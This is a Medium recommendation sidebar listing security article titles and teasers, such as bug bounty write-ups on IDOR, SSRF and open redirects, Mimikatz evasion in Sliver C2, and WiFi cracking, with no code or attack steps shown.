


In InfoSec Write-ups by accalon

Google did an Oopsie: a simple IDOR worth $3,133.7

Tl;dr: Sometimes the bounty is hidden in plain sight — a simple IDOR by changing the Google Drive file ID. Blocked by login/pay wall? Read...

Feb 3 296 3



In InfoSec Write-ups by Joward

Exploiting SSRF in PDF HTML Injection: Basic and Blind


On a recent application assessment, I encountered an endpoint that would take HTML from user input and generate a PDF from it. I knew that...

Jan 21, 2024 162 1

See all from Joward

See all from InfoSec Write-ups

Recommended from Medium



lainkusanagi

Making a Mimikatz BOF for Sliver C2 that Evades Defender

Hello everyone today I want to show how to modify the Mimikatz Beacon Object File in Sliver C2 to evade Windows Defender.

4d ago 50


David Montgomery

WiFi Password Cracking: Techniques, Tools, and Advanced Attacks

The Only Way to Stay Completely Safe, is to Know the Real Danger

Feb 12 32

Lists




Staff picks

815 stories · 1626 saves


Stories to Help You Level-Up at Work

19 stories · 941 saves



Self-Improvement 101

20 stories · 3309 saves



Productivity 101


20 stories · 2787 saves

In Cyber Security Write-ups by Abhijeet kumawat

🚀How I Found an Open Redirect Vulnerability Easily (Worth $500!)

Hey everyone! 👋 I'm back with another exciting bug bounty write-up! This time, I'll walk you through how I found an Open Redirect...

188 2



In MeetCyber by Mehboob Khan

How I Hacked NASA & Got a Hall-Of-Fame Acknowledgement - 2025


Jan 12 408 12

In Offensive Black Hat Hacking & Security by Harshad Shah

Cybersecurity Roadmap 2025

How to start cybersecurity in 2025?

Dec 14, 2024 204 2



Eric H

Malware Analysis: Introductory

Chapter 1: Malware Analysis

Feb 7 8 1

See more recommendations